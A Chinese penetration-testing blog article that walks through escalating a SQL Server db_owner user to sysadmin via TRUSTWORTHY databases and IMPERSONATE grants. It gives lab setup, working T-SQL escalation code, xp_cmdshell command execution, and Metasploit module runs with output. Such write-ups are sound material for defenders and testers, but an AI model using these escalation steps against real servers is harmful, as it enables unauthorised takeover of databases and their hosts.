

浅谈SQL Server从DBO用户提权到DBA的两种思路

原创 先锋情报站 酒仙桥六号部队

2020-08-28原文

这是 酒仙桥六号部队 的第 70 篇文章。

全文共计1656个字，预计阅读时长6分钟。

前言

前阵子和某项目的成员交流，谈到了一个问题。在渗透测试过程中，如果挖到了sql注入点，可能要面对一个困难，就是当前的数据库用户是dbo权限，没法进一步提权，就只能做信息收集，再试试管理员后台。以SQL Server为例，网上很多文章是介绍dba提权，通过开启xp_cmdshell等操作，拿下整个服务器的管理员权限。反而，鲜有介绍dbo权限要如何提权。于是找到了国外研究员发现的两个开发人员配置不当问题，可能导致普通数据库用户dbowner提权到sysadmin，两个漏洞分别是设置了可信数据库以及允许用户角色模拟。

1.漏洞介绍

由于于SQL Server数据库开发者的配置不当，设置了可信数据库或者允许用户角色模拟，导致可以dbo提权到dba。没有具体的CVE编号，理论上具有一定的通用性。如果在实战中遇到了瓶颈，不妨一试。

- 可信数据库（Trustworthy Databases）：据Microsoft指出，一个数据库管理员在配置

可信数据库的权限时，会有意无意的导致非特权帐户提升权限。TRUSTWORTHY 数据库属性用于指明 SQL Server 实例是否信任该数据库以及其中的内容。默认情况下，此设置为 OFF。需要 sysadmin 角色成员（比如 sa）权限才能修改设置。如果有 sysadmin 角色成员设置了某个可信数据库，该可信数据库的 db owner 就可能利用这个漏洞提权到 sysadmin。

- **用户模拟 (User Impersonation)**：有时为了某些需求，要从应用程序的数据库访问外部资源，开发人员使用了模拟特权 (IMPERSONATE privilege)，导致了当前用户可以模拟其它用户的权限。

2.测试环境


- Windows Server 2008 R2 x64
- SQL Server 2014
- Kali Linux 2020.2 (VMware)

请确保开启了混合验证模式并且以 LocalSystem 权限运行服务。

3.可信数据库

3.1 预设存在漏洞的配置

打开 SQL Server Management Studio，登录 sa 用户。



点击“新建查询”，创建数据库名为“TestDb”。

```
CREATE DATABASE TestDb;
```

新建测试用户TestUser。

```
CREATE LOGIN TestUser WITH PASSWORD = 'Passw0rd';
```

使用如下的TSQL语句，数据库TestDb的db_owner权限赋予给用户TestUser。

```
USE TestDb
```

```
ALTER LOGIN [TestUser] with default_database = [TestDb];
```

```
CREATE USER [TestUser] FROM LOGIN [TestUser];
```

```
EXEC sp_addrolemember [db_owner], [TestUser];
```


设置TestDb数据库为可信，这个是漏洞存在的关键。

```
ALTER DATABASE TestDb SET TRUSTWORTHY ON
```

下面的查询语句会返回SQL Server实例中所有的数据库中，可信数据库的标记情况，is_trus

trustworthy_on开关为1即可信。可以看到TestDb已设置为可信数据库。

```
SELECT a.name,b.is_trustworthy_on
FROM master..sysdatabases as a
INNER JOIN sys.databases as b
ON a.name=b.name;
```



The screenshot shows a SQL query window with the following code:

```
SELECT a.name,b.is_trustworthy_on
FROM master..sysdatabases as a
INNER JOIN sys.databases as b
ON a.name=b.name;
```


Below the query window is a results grid with the following data:

	name	is_trustworthy_on
1	master	0
2	tempdb	0
3	model	0
4	msdb	1
5	ReportServer\$SQLEXPRESS	0
6	ReportServer\$SQLEXPRESSTempDB	0
7	TestDb	1

The status bar at the bottom indicates: 查询已成功执行。 | WIN-NQ9NGUERL9S\SQLEXPRESS ... | sa (54) | TestDb | 00:00:00 | 7 行

3.2 漏洞利用过程

使用TestUser用户登录数据库。



尝试开启 xp_cmdshell，可以看到权限不够。

```
EXEC sp_configure 'show advanced options','1' --确保show  
advances options 的值为1
```

```
RECONFIGURE
```

```
GO
```

```
EXEC sp_configure 'xp_cmdshell',1 --开启xp_cmdshell
```

```
RECONFIGURE
```

```
GO
```

```
SQLQuery1.sql -...b (TestUser (52))* x
EXEC sp_configure 'show advanced options',1 --确保show advances options 的值为1,这
RECONFIGURE
GO
EXEC sp_configure 'xp_cmdshell',1 --开启xp_cmdshell
RECONFIGURE
GO
```

消息

消息 15247, 级别 16, 状态 1, 过程 sp_configure, 第 105 行
用户没有执行此操作的权限。

消息 5812, 级别 14, 状态 1, 第 2 行
您没有运行 RECONFIGURE 语句的权限。

消息 15123, 级别 16, 状态 1, 过程 sp_configure, 第 65 行
配置选项 'xp_cmdshell' 不存在, 也可能是高级选项。


消息 5812, 级别 14, 状态 1, 第 5 行
您没有运行 RECONFIGURE 语句的权限。

100 %

查询已完成, 但有错误。 | WIN-NQ9NGUERL9S\SQLEXPRESS ... | TestUser (52) | TestDb | 00:00:00 | 0 行

查询是否sysadmin角色权限，显示0，还不是sysadmin权限。

```
SELECT is_srvrolemember('sysadmin')
```



创建存储过程 `sp_elevate_me`。

```
USE TestDb
```

```
GO
```

```
CREATE PROCEDURE sp_elevate_me
```

```
WITH EXECUTE AS OWNER
```

```
AS
```

```
EXEC sp_addsrvrolemember 'TestUser','sysadmin'
```


```
GO
```

接下来，执行上述 `sp_elevate_me` 存储过程，给 `TestUser` 用户添加 `sysadmin` 角色。

```
USE TestDb
```

```
EXEC sp_elevate_me
```

再次尝试开启xp_cmdshell，并且执行whoami。看到漏洞利用成功了。



```
SQLQuery1.sql -...b (TestUser (52))* x
```

```
EXEC sp_configure 'show advanced options', '1'
```

```
RECONFIGURE
```

```
GO
```

```
EXEC sp_configure 'xp_cmdshell', 1
```

```
RECONFIGURE
```

```
GO
```

```
EXEC master..xp_cmdshell 'whoami'
```

	output
1	nt service\mssql\$sqlexpress
2	NULL

100 %

结果 消息

查询已成功执行。 WIN-NQ9NGUERL9S\SQLEXPRESS ... | TestUser (52) | TestDb | 00:00:00 | 2 行

3.3 msf自动化提权

msf已经内置了攻击模块

auxiliary/admin/mssql/mssql_escalate_dbowner，直接调用即可。如果是从sql注入点提权，就使用模块

mssql_escalate_dbowner_sqli。

我的攻击参数配置如下：

```
use auxiliary/admin/mssql/mssql_escalate_downer
```

```
SET RHOSTS 192.168.234.130
```

```
SET USERNAME TestUser
```

```
SET PASSWORD Passw0rd
```

```
run
```

```
msf5 auxiliary(admin/mssql/mssql_escalate_downer) > run
[*] Running module against 192.168.234.130
[*] 192.168.234.130:1433 - Attempting to connect to the database server at 192.168.234.130:1433 as TestUser ...
[+] 192.168.234.130:1433 - Connected.
[*] 192.168.234.130:1433 - Checking if TestUser has the sysadmin role ...
[*] 192.168.234.130:1433 - You're NOT a sysadmin, let's try to change that
[*] 192.168.234.130:1433 - Checking for trusted databases owned by sysadmins ...
[+] 192.168.234.130:1433 - 1 affected database(s) were found:
[*] 192.168.234.130:1433 - - TestDb
[*] 192.168.234.130:1433 - Checking if the user has the db_owner role in any of them ...
[+] 192.168.234.130:1433 - - db_owner on TestDb found!
[*] 192.168.234.130:1433 - Attempting to escalate in TestDb!
[*] 192.168.234.130:1433 - TestDb
[+] 192.168.234.130:1433 - Congrats, TestUser is now a sysadmin!.
[*] Auxiliary module execution completed
```

4.用户模拟

4.1 预设存在漏洞的配置


使用sa帐户登录SQL Server，创建4个新用户。

```
CREATE LOGIN MyUser1 WITH PASSWORD = 'MyPassword!';
```

```
CREATE LOGIN MyUser2 WITH PASSWORD = 'MyPassword!';
```

```
CREATE LOGIN MyUser3 WITH PASSWORD = 'MyPassword!';
```

```
CREATE LOGIN MyUser4 WITH PASSWORD = 'MyPassword!';
```



```
SQLQuery1.sql - TestDb (sa (52))*  
CREATE LOGIN MyUser1 WITH PASSWORD = 'MyPassword!';  
CREATE LOGIN MyUser2 WITH PASSWORD = 'MyPassword!';  
CREATE LOGIN MyUser3 WITH PASSWORD = 'MyPassword!';  
CREATE LOGIN MyUser4 WITH PASSWORD = 'MyPassword!';
```

消息
命令已成功完成。

查询已成功执行。 | WIN-NQ9NGUERL9S\SQLEXPRESS ... | sa (52) | TestDb | 00:00:00 | 0 行

赋予用户 MyUser1 权限模拟 MyUser2, MyUser3, 及 sa, 这个是漏洞存在的关键。在实战中, 未必能遇到模拟 sa 用户特权的情况, 但如果开发人员模拟了 MyUser2 或者 MyUser3, 就能从 MyUser1 访问其它数据库资源。

```
USE master;
```

```
GRANT IMPERSONATE ON LOGIN::sa to [MyUser1];
```

```
GRANT IMPERSONATE ON LOGIN::MyUser2 to [MyUser1];
```

```
GRANT IMPERSONATE ON LOGIN::MyUser3 to [MyUser1];
```

```
GO
```

```
SQLQuery1.sql -***.master (sa (52))* X
USE master;
GRANT IMPERSONATE ON LOGIN::sa to [MyUser1];
GRANT IMPERSONATE ON LOGIN::MyUser2 to [MyUser1];
GRANT IMPERSONATE ON LOGIN::MyUser3 to [MyUser1];
GO

100 %
消息
命令已成功完成。


100 %
查询已成功执行。 WIN-NQ9NGUERL9S\SQLEXPRESS ... sa (52) master 00:00:00 0 行
```

4.2 漏洞利用过程

切换MyUser1用户登录数据库。

执行如下SQL语句，可以快速找到允许被模拟的用户列表。

```
SELECT distinct b.name
FROM sys.server_permissions a
INNER JOIN sys.server_principals b
ON a.grantor_principal_id = b.principal_id
WHERE a.permission_name = 'IMPERSONATE'
```



执行下面语言，在执行了 EXECUTE AS LOGIN语句后，成功模拟sa用户特权。


```
SELECT SYSTEM_USER
```

```
SELECT IS_SRVROLEMEMBER('sysadmin')
```

```
EXECUTE AS LOGIN = 'sa'
```

```
SELECT SYSTEM_USER
```

```
SELECT IS_SRVROLEMEMBER('sysadmin')
```



4.3 msf自动化提权

同样的，这个漏洞也有对应的msf攻击模块。如果是从sql注入点提权，就选择mssql_escalate_execute_as_sqli。

我的攻击参数配置如下：

```
use auxiliary/admin/mssql/mssql_escalate_execute_as  
set RHOSTS 192.168.234.130  
set USERNAME MyUser1  
set PASSWORD MyPassword!  
  
run
```

```
msf5 auxiliary(admin/mssql/mssql_escalate_execute_as) > run
[*] Running module against 192.168.234.130
[*] 192.168.234.130:1433 - Attempting to connect to the database server at 192.168.234.130:1433 as MyUser1...
[+] 192.168.234.130:1433 - Connected.
[*] 192.168.234.130:1433 - Checking if MyUser1 has the sysadmin role...
[*] 192.168.234.130:1433 - You're NOT a sysadmin, let's try to change that.
[*] 192.168.234.130:1433 - Enumerating a list of users that can be impersonated...
[+] 192.168.234.130:1433 - 3 users can be impersonated:
[*] 192.168.234.130:1433 - - sa
[*] 192.168.234.130:1433 - - MyUser2
[*] 192.168.234.130:1433 - - MyUser3
[*] 192.168.234.130:1433 - Checking if any of them are sysadmins...
[+] 192.168.234.130:1433 - - sa is a sysadmin!
[*] 192.168.234.130:1433 - Attempting to impersonate sa...
[+] 192.168.234.130:1433 - Congrats, MyUser1 is now a sysadmin!.
[*] Auxiliary module execution completed
```

5.总结

本文讲述了数据库开发人员存在两种常见的 SQL Server 错误配置，导致攻击者可以从 DBO 用户提权到 DBA，分别是设置可信数据库，以及允许用户模拟。本地部署漏洞环境，逐步讲解漏洞利用过程，最后分别使用 msf 模块演示自动化提权。

